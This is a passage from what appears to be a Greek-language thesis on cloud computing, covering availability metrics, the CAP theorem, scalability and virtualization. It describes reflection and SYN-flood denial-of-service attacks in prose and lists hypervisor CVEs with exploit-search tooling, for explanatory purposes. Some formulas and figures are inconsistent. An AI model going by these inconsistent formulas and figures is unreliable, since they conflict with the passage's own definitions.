τεχνολογία η οποία περιστοιχίζεται από στοιχεία του υπολογιστικού πλέγματος(grid computing) και της πληροφορικής χρησιμότητας(utility computing) τα οποία συνδυάζονται και γίνονται διαθέσιμα μέσω μιας νέας καινοτομικής αρχιτεκτονικής. Μέσω αυτής της αρχιτεκτονικής κατασκευάζεται το πειβάλλον υπολογιστικού νέφους το οποίο δίνει πρόσβαση στους τελικούς χρήστες σε ένα πλήθος υπηρεσιών. Οι συγκεκριμένες υπηρεσίες χαρακτηρίζονται από δυνατότητες όπως διαθεσιμότητα, ακεραιότητα, ελαστικότητα και κλημακοθετησιμότητα. Ωστόσο, το πλήθος των δυνατοτήτων δημιουργεί απειλές και περιορισμούς οι οποίοι σχετίζονται με τα δεδομένα και τις προσωπικές πληροφορίες των φυσικών προσώπων που χρησιμοποιούν τις υπηρεσίες. Έτσι, θα πραγματοποιηθεί ανάλυση των συγκεκριμένων δυνατοτήτων σε αντιπαράθεση με τις απειλές και τους κινδύνους οι οποίοι ελλοχεύουν.

2.2 Διαθεσιμότητα

Η διαθεσιμότητα είναι η ιδιότητα ενός συστήματος ή υπηρεσίας να παραμένει προσβάσιμο και χρηστικό στους τελικούς χρήστες χωρίς διακοπή. Επιπλέον, η διαθεσιμότητα αναφέρεται στην ικανότητα παροχής υπηρεσιών από ένα σύστημα ακόμα κι οταν τα υποσυστήματα αυτού αντιμετωπίζουν προβλήματα. Οι περισσότερες υπηρεσίες οι οποίες παρέχονται επί του παρόντος δεν λειτουργούν σε μοιραζόμενη υποδομή όπως εκείνη του υπολογιστικού νέφους. Ετσι, πρόκειται μια μια σχέση 1 προς 1 κατά την οποία η αποτυχία ενός στοιχείου του υλισμικού όπως για παράδειγμα ο αποθηκευτικός χώρος θα έχει συνέπειες σε συγκεκριμένο μέρος της παρεχόμενης υπηρεσίας και θα είναι εφικτός ο προσδιορισμός του πλήθους χρηστών οι οποίοι θα αντιμετωπίσουν πρόβλημα. Αντιθέτως, το περιβάλλον του

υπολογιστικού νέφους είναι κατασκευασμένο σε μοιραζόμενη υποδομή με αποτέλεσμα η αποτυχία ενός στοιχείου του υλισμικού να έχει πολλαπλές επιπτώσεις σε διαφορετικές υπηρεσίες και σε διαφορετικούς πληθυσμούς χρηστών. Έτσι, γινεται αντιληπτό πως η διαθεσιμότητα δεν αποτελεί χαρακτηριστικό μόνο του λογισμικού αλλά και του υλισμικού. Επιπλέον, οι πάροχοι υπηρεσιών υπολογιστικού νέφους κρίνεται απαίτητο να ορίζουν τους χρόνους επίλυσης και απόκρισης, για την αντιμετώπιση προβλημάτων τα οποία σχετίζονται με την διαθεσιμότητα μιας υπηρεσίας, στη συμφωνία στάθμης υπηρεσίας. Από την πλευρά των παρόχων, το πλήθος των τελικών χρηστών οι οποίοι επηρεάζονται από την αποτυχία ενός συστήματος ή υπηρεσίας θα ορίζουν το επίπεδο δριμύτητας. Όσο περισσότεροι χρήστες χρησιμοποιούν μια υπηρεσία τόσο υψηλότερο θα είναι το επίπεδο δριμύτητας. Έτσι, για κάθε επίπεδο δριμύτητας θα ορίζονται διαφορετικοί χρόνοι απόκρισης και επίλυσης. Σε περίπτωση που η αποτυχία ενός συστήματος επηρεάζει μόνο έναν χρήστη, το επίπεδο δριμύτητας θα είναι χαμηλό και οι χρόνοι θα έχουν μεγαλύτερη διάρκεια δηλαδή ο χρόνος επίλυσης θα είναι για παράδειγμα 2 ώρες και ο χρόνος απόκρισης θα είναι 8 ώρες. Οι πάροχοι υπηρεσιών υπολογιστικού νέφους χρησιμοποιούν μετρήσιμα μεγέθη για την υπολογισμό της διαθεσιμότητας και την υποστήριξη την οποία βρίσκονται σε θέση να προσφέρουν. Τα συγκεκριμένα μεγέθη είναι ο μέσος χρόνος ανάκτησης, MTTR και ο μέσος χρόνος αποτυχίας MTTF. Η διαθεσιμότητα ορίζεται συναρτήση των δύο μεγεθών από την ακόλουθη σχέση:

$$\Delta\iota\alpha\theta\varepsilon\sigma\iota\mu\acute{o}\tau\eta\tau\alpha = \frac{MTTF}{MTTF + MTTR}$$


Ο μέσος χρόνος ανάκτησης είναι ίσος με τον χρόνο απόκρισης. Οι δύο μέσοι χρόνοι οι οποίοι ορίστηκαν παραπάνω χρησιμοποιούνται από τους παρόχους για την μέτρηση της αξιοπιστίας των συστημάτων που χρησιμοποιούνται. Το νέο μέγεθος το οποίο προκύπτει είναι ο μέσος χρόνος αξιοπιστίας, MTBF και ορίζεται από την ακόλουθη σχέση:

$$MTBF = MTTF + MTTR$$

Ο μέσος χρόνος αξιοπιστίας είναι το χρονικό διάστημα κατά το οποίο μια υπηρεσία θα διανέμεται φυσιολογικά μέχρι να αποτύχει. Ο μέσος χρόνος ανάκτησης είναι το χρονικό διάστημα το οποίο απαιτείται από τον πάροχο για την επιδιόρθωση της αποτυχίας και την επαναφορά της υπηρεσίας στην κανονική της λειτουργία. Έτσι, οι δύο χρόνοι θα πρέπει να υπολογίζονται σύμφωνα με τα συστήματα τα οποία διαθέτουν οι πάροχοι και από την ακόλουθη σχέση να υπολογίζεται η διαθεσιμότητα μιας υπηρεσίας.

$$\Delta\iota\alpha\theta\varepsilon\sigma\iota\mu\acute{o}\tau\eta\tau\alpha = \frac{MTBF}{MTBF + MTTR}$$

Γι’ αυτό τον λόγο, πρωταρχικός στόχος των παρόχων πρέπει να είναι ο σχεδιασμός διαδικασιών και συστημάτων τα οποία θα μειώνουν τον χρόνο MTTR. Ιδανικά, κάθε περίπτωση αποτυχίας θα αντιμετωπιζόταν αυτόματα από την υποδομή χωρίς την επέμβαση του ανθρώπινου παράγοντα. Για να συμβεί αυτό, οι πάροχοι πρέπει να θέσουν σε εφαρμογή κατάλληλα συστήματα πλεονασμού. Τα συστήματα πλεονασμού σε περίπτωση αποτυχίας θα απομονώνουν το στοιχείο που προκαλεί την αποτυχία και θα το αντικαθιστούν από ένα εφεδρικό. Αυτό θα πρέπει να συμβαίνει εφόσον ο χρόνος ο οποίος απαιτείται για να τεθεί σε λειτουργία ένα εφεδρικό σύστημα είναι μικρότερος από τον χρόνο επιδιόρθωσης του αρχικού συστήματος το οποίο προκαλεί την αποτυχία. Στην συνέχεια, το σύστημα θα επιδιορθώνεται και θα τίθεται σε λειτουργία χωρίς να επηρεάζεται η διαθεσιμότητα της παρεχόμενης υπηρεσίας. Ο χρόνος ο οποίος θα απαιτείται για να τεθεί σε εφαρμογή το εφεδρικό σύστημα θα ισούται με τον χρόνο MTTR.



Εικόνα 2 MTBF-MTTR

Όπως σε όλα τα κατανεμημένα(distributed) συστήματα, έτσι και στο υπολογιστικό νέφος ισχύει και εφαρμόζεται το θεώρημα CAP. Σύμφωνα με το συγκεκριμένο θεώρημα κάθε κατανέμημένο σύστημα είναι σε θέση να ικανοποιεί κάθε χρονική στιγμή δύο μονο από τις ιδιότητες συνοχής, διαθεσιμότητας και ανοχής διαμέρισης. Η ιδιότητα συνοχής εκφράζει την ικανότητα των κόμβων ενός συστήματος να έχουν πρόσβαση στα ίδια δεδομένα. Η ιδιότητα ανοχής διαμέρισης εκφράζει την ικανότητα του συστήματος να παραμένει λειτουργικό ανεξάρτητα από τις επιμέρους αποτυχίες υποσυστημάτων. Όπως υποστηρίζεται από τον Coda Hale, η ανοχή διαμέρισης είναι υποχρεωτική για όλα τα κατανεμημένα συστήματα έτσι οι πάροχοι πρέπει να επιλέξουν μεταξύ διαθεσιμότητας και συνοχής. Ωστόσο, η επιλογή μεταξύ των ιδιοτήτων δεν είναι δυαδική δηλαδή σε περίπτωση επιλογής της διαθεσιμότητας οτι θα υπάρχει μειωμένη συνοχή και το αντίστροφο. Η επιλογή της ιδότητας είναι αναγκαίο να πραγματοποιείται σύμφωνα με τον τύπο της παρεχόμενης υπηρεσίας και τον τρόπο λειτουργίας της. Για παράδειγμα, η εταιρία Facebook λόγω του πλήθους χρηστών έχει υιοθετήσει μοντέλο το οποίο αναδυκνύει την διαθεσιμότητα της υπηρεσίας έναντι της συνοχής. Έτσι, παράμετροι οι οποίοι μπορούν να λειτουργήσουν βοηθητικά για την επιλογή του κατάλληλου μοντέλου από έναν πάροχο είναι ο τύπος της υπηρεσίας, ο όγκος και τύπος των δεδομένων και το είδος και πλήθος των χρηστών. Η κατασκευή μοντέλων τα οποία αναδυκνείουν την διαθεσιμότητα έχουν επιλεχθεί από εταιριες όπως Facebook, Dropbox και Google.

Η διαθεσιμότητα ενός συστήματος και μιας υπηρεσίας επηρεάζεται από ρήγματα ασφαλείας. Οι επιθέσεις άρνησης παροχής υπηρεσιών έχουν ως στόχο την βλάβη της διαθεσιμότητας αφού καταστούν μη λειτουργική την παρεχόμενη υπηρεσία. Οι συγκεκριμένες επιθέσεις στοχεύουν κρίσιμους πόρους χωρίς τους οποίους η υπηρεσία δεν μπορεί να παρέχεται απρόσκοπτα. Οι μέθοδοι οι οποίες χρησιμοποιούνται καθώς και τα αντίστοιχα εργαλεία για αυτόν τον τύπο επιθέσεων έχουν πλέον γίνει εξειδικευμένα και αποτελεσματικά σε τέτοιο βαθμό που οι πραγματικοί επιτιθέμενοι είναι πολύ δύσκολο να ανιχνευθούν ενώ οι τεχνικές άμυνας δεν μπορούν να αντισταθούν σε επιθέσεις ευρείας κλίμακας. Οι επιθέσεις άρνησης παροχής υπηρεσιών μπορούν να κατηγοριοποιηθούν βάση του είδους του πόρου που καταναλώνουν. Έτσι, υπάρχουν οι επιθέσεις εσωτερικού πόρου κατά τις οποίες πραγματοποιείται πλημμύρα πακέτων SYN προς το σύστημα-στόχο και οι επιθέσεις οι οποίες καταναλώνουν πόρους μετάδοσης δεδομένων. Στο δεύτερο είδος επιθέσεων, ο επιτιθέμενος αποκτά τον έλεγχο πολλαπλών κόμβων στο διαδίκτυο στους οποίους υπαγορεύει να στείλουν πακέτα ICMP τύπου ECHO σε ένα σύνολο κόμβων οι οποίοι δρούν ως ανακλαστήρες όπου όμως τα πακέτα εμφανίζουν ως IP διεύθυνσης αποστολέα την διεύθυνση του συστήματος-στόχου. Στην συνέχεια οι κόμβοι-ανακλαστήρες λαμβάνουν πολλαπλές μη γνήσιες αιτήσεις και απαντούν στέλνοντας πακέτα υπό την μορφή ηχούς στο σύστημα το οποίο θεωρούν ώς αποστολέα των πακέτων δηλαδή το σύστημα-στόχο. Το σύστημα-στόχος πλημμυρίζει με πακέτα με αποτέλεσμα να υπάρχει χωρητικότητα για μετάδοση δεδομένων τα οποία αποτελούν την νόμιμη κίνηση του δικτύου. Σε αυτό το είδος επίθεσης, ο επιτιθέμενος υπαγορεύει στους κόμβους που ελέγχει να αποστείλουν πακέτα ICMP με διεύθυνση αποστολέα, την δημόσια διεύθυνση (public IP) μέσω της οποίας διανέμεται μια υπηρεσία υπολογιστικού νέφους. Επιπλέον, οι επιθέσεις άρνησης παροχής υπηρεσιών μπορούν να κατηγοριοποιηθούν ώς άμεσες ή ανακλαστικές. Στις άμεσες επιθέσεις άρνησης παροχής υπηρεσιών, ο επιτιθέμενος εμφυτεύει κακόβουλο λογισμικό σε δύο είδη συστημάτων(zombie), τα κύρια(master) και τα δευτερεύοντα(slaves), τα οποία είναι κατανεμημένα σε δάφορα σημεία στο διαδίκτυο. Στις ανακλαστικές επιθέσεις άρνησης παροχής υπηρεσιών, προστίθεται ένα ακόμη είδος συστημάτων, οι ανακλαστήρες οι οποίοι ελέγχονται μέσω των δευτερεύοντων συστημάτων και δημιουργούν πλημμύρα πακέτων προς το σύστημα-στόχο. Τα δύο τελευταία είδη επιθέσεων καταστούν πολύ δύσκολη την διαδικασία ανίχνευσης του επιτιθέμενου. Η υποδομή του υπολογιστικού νέφους λειτουργεί με τρόπο κατά τον οποίο προσπαθεί να ικανοποιήσει όλες τις αιτήσεις που δέχεται. Αυτό επιτυγχάνεται μέσω της δυνατότητας της κλημακοθετησιμότητας των υπηρεσιών του υπολογιστικού νέφους. Έτσι, η υποδομή των παρόχων διευκολύνει τις επιθέσεις άρνησης παροχής υπηρεσιών να επιτυχουν εφόσον η υπηρεσία προκειμένου να ικανοποιήσει τις κακόβουλες αιτήσεις του επιτιθέμενου θέτει σε εφαρμογή περισσότερους πόρους. Αυτό έχει ως αποτέλεσμα να προκαλείται βλάβη στην υποδομή του παρόχου πέραν της αρχικής

υπηρεσίας η οποία δέχτηκε την επίθεση. Συνεπώς, επηρεάζεται η διαθεσιμότητα όλων των υπηρεσιών οι οποίες διανέμονται από τον πάροχο.Βέβαια, επιθέσεις αυτού του τύπου μπορούν να χρησιμοποιηθούν για την επίθεση σε εσωτερικές υπηρεσίες του υπολογιστικού νέφους. Για παράδειγμα, η εταιρία Amazon,σύμφωνα με τα επίσημα έγγραφα τα οποία έχει εκδόσει για την λειτουργία της υποδομής της, είναι σε θέση να προστατεύσει τους πελάτες της από επιθέσεις άρνησης παροχής υπηρεσιών. Ωστόσο, σύμφωνα με το [α], οι πόροι της εταιρίας και ο τρόπος κατά τον οποίο αλληλεπιδρούν διευκολύνουν την πραγματοποίηση αυτού του τύπου επιθέσεων μέσω της υπηρεσίας τύπου IaaS, EC2. Πιο συγκεκριμένα, σε περίπτωση που ένας χρήστης κατασκευάσει 20 λογαριασμούς και σε κάθε έναν καυτασκευάσει 20 εικονικά μηχανήματα και παράλληλα συνεχίσει την κατασκευή εικονικών μηχανημάτων μέσω αυτών των λογαριασμών τότε ύστερα από συγκεκριμένο χρονικό διάστημα θα έχει κατασκευάσει 800 δισεκατομμύρια εικονικά μηχανήματα τα οποία θα προκαλέσουν δυσλειτουργία της υποδομής της Amazon. Αυτό συμβαίνει κυρίως γιατί η εταιρία δεν έχει προβλέψει την αντιμετώπιση αυτών των συμβάντων με την κατασκευή ενός συστήματος το οποίο θα περιορίζει του διανεμόμενους πόρους ανα χρήστη. Επιπλέον, όπως αναφέρεται στο [2], επιθέσεις αυτού του τύπου μπορούν να επιτευχθούν μέσω της χρήσης εικονικών μηχανημάτων από την υποδομή ενός παρόχου με στόχο συγκεκριμένη υπηρεσία η οποία παρέχεται από την υποδομή ενός δεύτερου παρόχου.

Εκτός των παραπάνω, η διαθεσιμότητα μιας υπηρεσίας επηρεάζεται από βλάβες του εξοπλισμου των παρόχων και από φυσικές καταστροφές. Βλαβη στον εξοπλισμό του παρόχου μπορεί να προκληθεί από υπερφόρτωση του δικτύου ηλεκτρικής ισχύος και φυσική καταστροφή μπορεί να αποτελέσει σεισμική δραστηριότητα η οποία θα οδηγήσει στην καταστροφή εγκαταστάσεων του παρόχου και κατα συνέπεια καταστροφή των στεγαζόμενων συστημάτων. Επιπλέον, σε περίπτωση χρεωκοπίας του παρόχου επηρεάζεται η διαθεσιμότητα τόσο των παρεχόμενων υπηρεσιών όσο και των δεδομένων των φυσικών προσώπων. Για την αντιμετώπιση των παραπάνω καταστάσεων και την αποφυγή βλάβης της διαθεσιμότητα μιας υπηρεσίας ή των δεδομένων θα πρέπει να ορίζονται σχέδια έκτακτης ανάγκης στη συμφωνία στάθμης υπηρεσίας. Στη συμφωνία στάθμης υπηρεσίας θα καθορίζονται ακόμη οι περιορισμοί ως προς την διαθεσιμότητα οι οποίοι είναι απαραίτητοι για την διανομή του προσδοκώμενου επιπέδου υπηρεσιών. Αυτού του είδους περιορισμοί θα αποτελούν οι προγραμματισμένες διακοπές της διανεμόμενης υπηρεσίας ώστε να αναβαθμιστούν οι χρησιμοποιούμενοι πόροι. Ωστόσο, μέσω κατάλληλης συμφωνίας στάθμης υπηρεσίας θα μπορούσε να οριστεί τρόπος για την παροχή των διανεμόμενων υπηρεσιών κατα τα συγκεκριμένα χρονικά διαστήματα χωρίς να επηρεάζεται η διαθεσιμότητα αυτών.

Εάν η υποδομή των παρόχων υπολογιστικού νέφους κατασκευαστεί με γνώμονα την αποτυχία της, δηλαδή λαμβάνοντας ως δεδομένο πως σε κάποια χρονική στιγμή τα

συστήματα τα οποία την υποστηρίζουν θα αρχίσουν να αποτυγχάνουν τότε θα πρέπει να κατασκευαστεί το κατάλληλο σύστημα πλεονασμού. Τα συστήματα πλεονασμού θα θα αντιμετωπίζουν αυτόματα τις αποτυχίες. Έτσι, ο ανθρώπινος παράγοντας θα έχει την δυνατότητα να επικεντρωθεί στην αντιμετώπιση απειλών και κινδύνων οι οποίοι σχετίζονται με την ασφάλεια της παρεχόμενης υπηρεσίας.


2.3 Κλιμακοθετησιμότητα

Η κλιμακοθετησιμότητα είναι η ικανότητα των υπηρεσιών του υπολογιστικού νέφους να εξυπηρετούν τον φόρτο εργασίας κάθε χρονική στιγμή με το κατάλληλο πλήθος πόρων. Αυτό επιτυγχάνεται μέσω κλιμάκωσης των χρησιμοποιούμενων πόρων. Από την μεριά του πελάτη, η κλιμακοθετησιμότητα αντιλαμβάνεται ως η ικανότητα η οποία του παρέχεται να χρησιμοποιεί ένα μεγάλο πλήθος πόρων οι οποίοι του παρέχονται κατά δική του βούληση. Από την μεριά του παρόχου της υπηρεσίας υπολογιστικού νέφους, η κλιμακοθετησιμότητα είναι η υποχρέωση η οποία του έχει ανατεθεί για την ικανοποίηση των αναγκών των χρηστών χωρίς να δημιουργούνται περιορισμοί. Η υποδομή του υπολογιστικού νέφους έχει την ικανότητα κλιμάκωσης οριζόντια(scale out) και κάθετα(scale up) σύμφωνα με το είδος της παρεχόμενης υπηρεσίας και τις απαιτήσεις των χρηστών της. Η οριζόντια κλιμάκωση αναφέρεται στην πρόσθεση νέων υπολογιστικών συστημάτων στην υπάρχουσα υποδομή. Η κάθετη κλιμάκωση αναφέρεται στην αναβάθμιση των υπολογιστικών συστημάτων που χρησιμοποιούνται με περισσότερο αποθηκευτικό χώρο, επεξεργαστική ισχύ και μνήμη. Η οριζόντια κλιμάκωση περιορίζεται από το πλήθος των υπολογιστικών συστημάτων τα οποία μπορούν να διατεθούν ενώ η κάθετη κλιμάκωση περιορίζεται απο τα ίδια τα υπολογιστικά συστήματα τα οποία χρησιμοποιούνται. Έτσι, η οριζόντια κλιμάκωση υπερτερεί της κάθετης εφόσον το κόστος αγοράς υπολογιστικών συστημάτων σε σύγκριση με τις δυνατότητες οι οποίες προσφέρονται, είναι μικρό. Βέβαια, παρά τα πλεονεκτήματα από τα οποία χαρακτηρίζεται η οριζόντια κλιμάκωση όπως για παράδειγμα οτί δεν επηρεάζει την διαθεσιμότητα της παρεχόμενης υπηρεσίας κατά την εφαρμογή της, κρίνεται απαραίτητο να ληφθούν υπόψην από τον πάροχο οι περιορισμοί οι οποίοι τίθονται. Περιορισμοί αποτελούν το κόστος που απαιτείται για την αγορά των αδειών του λογισμικού το οποίο θα εγκατασταθεί στα νέα υπολογιστικά συστήματα, το κόστος ηλεκτρικής ισχύος και το κόστος για την ψύξη αυτών ώστε να λειτουργούν ανελειπώς χωρίς προβληματα.

Η υποδομή του υπολογιστικού νέφους δίνει στους παρόχους την δυνατότητα να αυξανουν και να μειώνουν τους πόρους οι οποίοι βρίσκονται σε χρήση σύμφωνα με την ζήτηση η οποία υπάρχει προκειμένου να μειώσουν το κόστος λειτουργίας τους χωρίς βέβαια να παραβιάζεται η συμφωνία στάθμης υπηρεσίας η οποία βρίσκεται σε ισχύ. Επιπλέον οι πάροχοι προκειμένου να αυξήσουν την χρήση των παρεχόμενων υπηρεσιών κατά τα χρονικά διαστήματα που τα

υπολογιστικά συστήματα βρίσκονται σε άεργη κατάσταση, κατασκευάζουν διαφορετικά μοντέλα χρέωσης των υπηρεσιών τους για να προσελκύσουν τους χρήστες. Έτσι, δημιουργείται η ανάγκη για την κατασκευή μοντέλων πρόβλεψης της συμπεριφοράς των χρηστών σε συγκεκριμένα χρονικά διαστήματα ώστε οι πάροχοι να είναι σε θέση να ικανοποιήσουν τις ανάγκες των χρηστών και παράλληλα να γίνεται αποδοτικά χρήση της υποδομής τους. Γι'αυτό το λόγο χρησιμοποιείται λογισμικό εικονικοποίσης(hypervisors), ώστε να αυξάνονται και να μειώνονται οι χρησιμοποιούμενοι πόροι ταχύτατα και επειδή παρέχεται η δυνατότητα κατασκευής στιγμιοτύπων(snapshots) σύμφωνα με την οποία η λειτουργία ενός εικονικοποιημένου συστήματος μπορεί να αδρανοποιηθεί σε μια συγκεκριμένη κατάσταση και κατά την επιστροφή του χρήστη στην υποδομή να συνεχιστεί η λειτουργία αυτού. Έτσι, οι εικονικοποιητές χρησιμοποιούν βέλτιστα το υλισμικό το οποίο τους παρέχεται ώστε να ικανοποιείται η ικανότητα της κλιμακοθετησιμότητας για τους χρήστες και να εξοικονομούνται χρηματικοί πόροι για τους παρόχους.

Η διαδικασία εικονικοποίησης καταστεί εφικτή την εκτέλεση πολλών εικονικών μηχανημάτων(VMs) ταυτόχρονα σε ένα φυσικό στοιχείο υλισμικού. Αυτή η διαδικασία λειτουργεί με μεγάλη ταχύτητα με αποτέλεσμα μέσω αυτής να βελτιώνεται η κλιμαθετησιμότητα. Η διαδικασία της εικονικοποίησης πραγματοποιείται από τους εικονικοποιητές οι οποίοι διαμοιράζουν τους φυσικούς πόρους στα φιλοξενούμενα συστήματα(guests). Με την υποστήριξη του περιβάλλοντος εικονικοποίησης από τις εταιρίες κατασκευής επεξεργαστών, AMD και Intel, καθιστάται δυνατή η υιοθέτηση της διαδικασίας. Κάθε ένα από τα φιλοξενούμενα συστήματα αποκτά πρόσβαση σε συγκεκριμένους πόρους οι οποίοι του ανατείθονται. Υπάρχουν τρείς διαφορετικές τεχνικές με τις οποίες μπορεί να επιτευχθεί εικονικοποίηση των φυσικών πόρων: εικονικοποίηση βασισμένη στην εφαρμογή, εικονικοποίηση βασισμένη στο λειτουργικό σύστημα, εικονικοποίηση βασισμένη σε σύστημα εικονικοποίησης. Κατά την πρώτη τεχνική, μια εφαρμογή εικονικοποίησης εγκαθίσταται στο περιβάλλον ενός λειτουργικού συστήματος Windows, UNIX ή Linux και μέσω αυτής μπορούν να κατασκευαστούν εικονικοποιημένα μηχανήματα. Εφαρογές αυτού του τύπου αποτελούν τα VMware Server και Microsoft Virtual Machine. Κατά την δεύτερη τεχνική(hosted), η χρήση του πυρήνα ενός λειτουργικού συστήματος διαμοιράζεται μεταξύ των φιλοξενούμενων συστημάτων. Παράδειγμα υλοποίησης αυτής της τεχνικής αποτελεί το Microsoft Hyper-V, Linux-V Server, FreeBSD Jails και Solaris Containers.




Εικόνα 3 Α) Εικονικοποίηση βασισμένη στην εφαρμογή, Β) Εικονικοποίηση βασισμένη στο λειτουργικό σύστημα, Γ) Εικονικοποίηση βασισμένη σο σύστημα εικονικοποίησης

Κατά την τρίτη τεχνική(bare metal), το σύστημα εικονικοποίησης είναι ενσωματωμένο ή εγκαθίσταται στο υλισμικό. Κατά την εκκίνηση του συστήματος πραγματοποιείται ο διαμοιρασμός των φυσικών πόρων στα φιλοξενούμενα συστήματα. Ορισμένα από τα φιλοξενούμενα συστήματα κατέχουν αυξημένα προνόμια και χρησιμοποιούνται γαι την διαχείριση και την ρύθμιση χαρακτηριστικών των υπολοίπων όπως επίσης και του ίδιου του συστήματος εικονικοποίησης. Εφαρμογές αυτού του τύπου είναι τα IBM AIX Logical Partitioning, HP-UX Virtual Partitions(VPAR) και VMware ESX Server. Οι περισσότεροι πάροχοι και εταιρίες χρησιμοποιούν την τεχνική εικονικοποίησης βασισμένη σε σύστημα εικονικοποίησης.

Ωστόσο, με την υιοθέτηση της διαδικασίας της εικονικοποίησης από τους παρόχους υπολογιστικού νέφους δημιουργούνται κίνδυνοι και απειλές για την ασφάλεια της υποδομής. Αυτό συμβαίνει επειδή το λογισμικό εικονικοποίησης προσθέτει ενα επιπλέον αφαιρετικό επίπεδο μεταξύ των λειτουργικών συστημάτων και του υλισμικού. Το περιβάλλον εικονικοποίησης είναι αρκετά πολύπλοκο και ο τρόπος λειτουργίας του θέτει προκλίσεις ως προς την διαχείριση των φιλοξενούμενων συστημάτων. Μέσω του περιβάλλοντος εικονικοποίησης είναι αδύνατη η απομόνωση ενος φιλοξενούμενου συστήματος από τα υπόλοιπα επειδή χρησιμοποιούν κοινό λογισμικό. Έτσι, δεν υπάρχει η δυνατότητα των κληροδοτημένων δικτύων(legacy) για απομόνωση δύο συστημάτων με την εγκατάσταση ενός τείχους προστασίας εφόσον ακόμη κι ένα εικονικοποιημένο τείχος προστασίας να τεθεί σε εφαρμογή για απομόνωση δύο εικονικοποιημένων συστημάτων θα υπάρχει σύνδεση μεταξύ

τους μέσω του λογισμικού που τους αναθέτει πόρους. Επιπλέον, τα τρωτά σημεία ενός συστήματος εικονικοποίησης θα μπορούσαν να οδηγήσουν σε εκμετάλευση(exploitation) αυτού και κατά συνέπεια σε εκμετάλευση όλων των φιλοξενούμενων συστημάτων του[3]. Για παράδειγμα, το τρωτό σημείο με αναγνωριστικό CVE-2005-4459 επιτρέπει την απομακρυσμένη εκτέλεση κώδικα μέσω της υπερχείλησης του χώρου της σωρού που χρησιμοποιείται από το σύστημα εικονικοποίησης με συγκεκριμένες κακόβουλες αιτήσεις του πρωτοκόλλου File Transfer Protocol(FTP). Το συγκεκριμένο τρωτό σημείο αναφέρεται στις εφαρμογες VMware ACE, VMware Gsx Server, VMware Player, VMware Workstation. Εκτός αυτού, το τρωτό σημείο με αναγνωριστικό CVE-2015-3456 και κωδικό όνομα VENOM από το Virtualized Environment Neglected Operations Manipulations, επιτρέπει την εκμετάλλευση του συστήματος εικονικοποίησης μέσω ενός σφάλματος του εικονικού εύκαμπτου δίσκου(floppy drive). Το συγκεκριμένο τρωτό σημείο επηρεάζει τα συστήματα εικονικοποίησης XEN, KVM και QEMU. Αυτά έχουν ως αποτέλεσμα τον έλεγχο των συστημάτων εικονικοποίησης όπως επίσης και όλων των φιλοξενούμενων συστημάτων από τον επιτιθέμενο. Επιπρόσθετα, βρέθηκε ένα μεγάλο πλήθος από κομμάτια κώδικα εκμετάλευσης(exploits) μέσω του *searchsploit* τα οποία θα μπορούσαν να χρησιμοποιηθούν για την εκμετάλλευση συστημάτων εικονικοποίησης και να αποκτηθεί ο έλεγχος τους. Τα συγκεκριμένα κομάτια κώδικα στοχεύουν γνωστά τρωτά σημεία των συστημάτων εικονικοποίησης. Τα αναγνωριστικά γνωστών τρωτών σημείων είναι τα ακόλουθα: CVE-2007-1744, CVE-2008-0923, CVE-2009-1244, CVE-2012-0217 και CVE-2014-0983. Το *searchsploit* πρόκειται για ένα πρόγραμμα το οποίο αναζητά κώδικα εκμετάλλευσης στο τοπικό αντίγραφό της βάσης δεδομένων exploit, το οποίο βρίσκεται 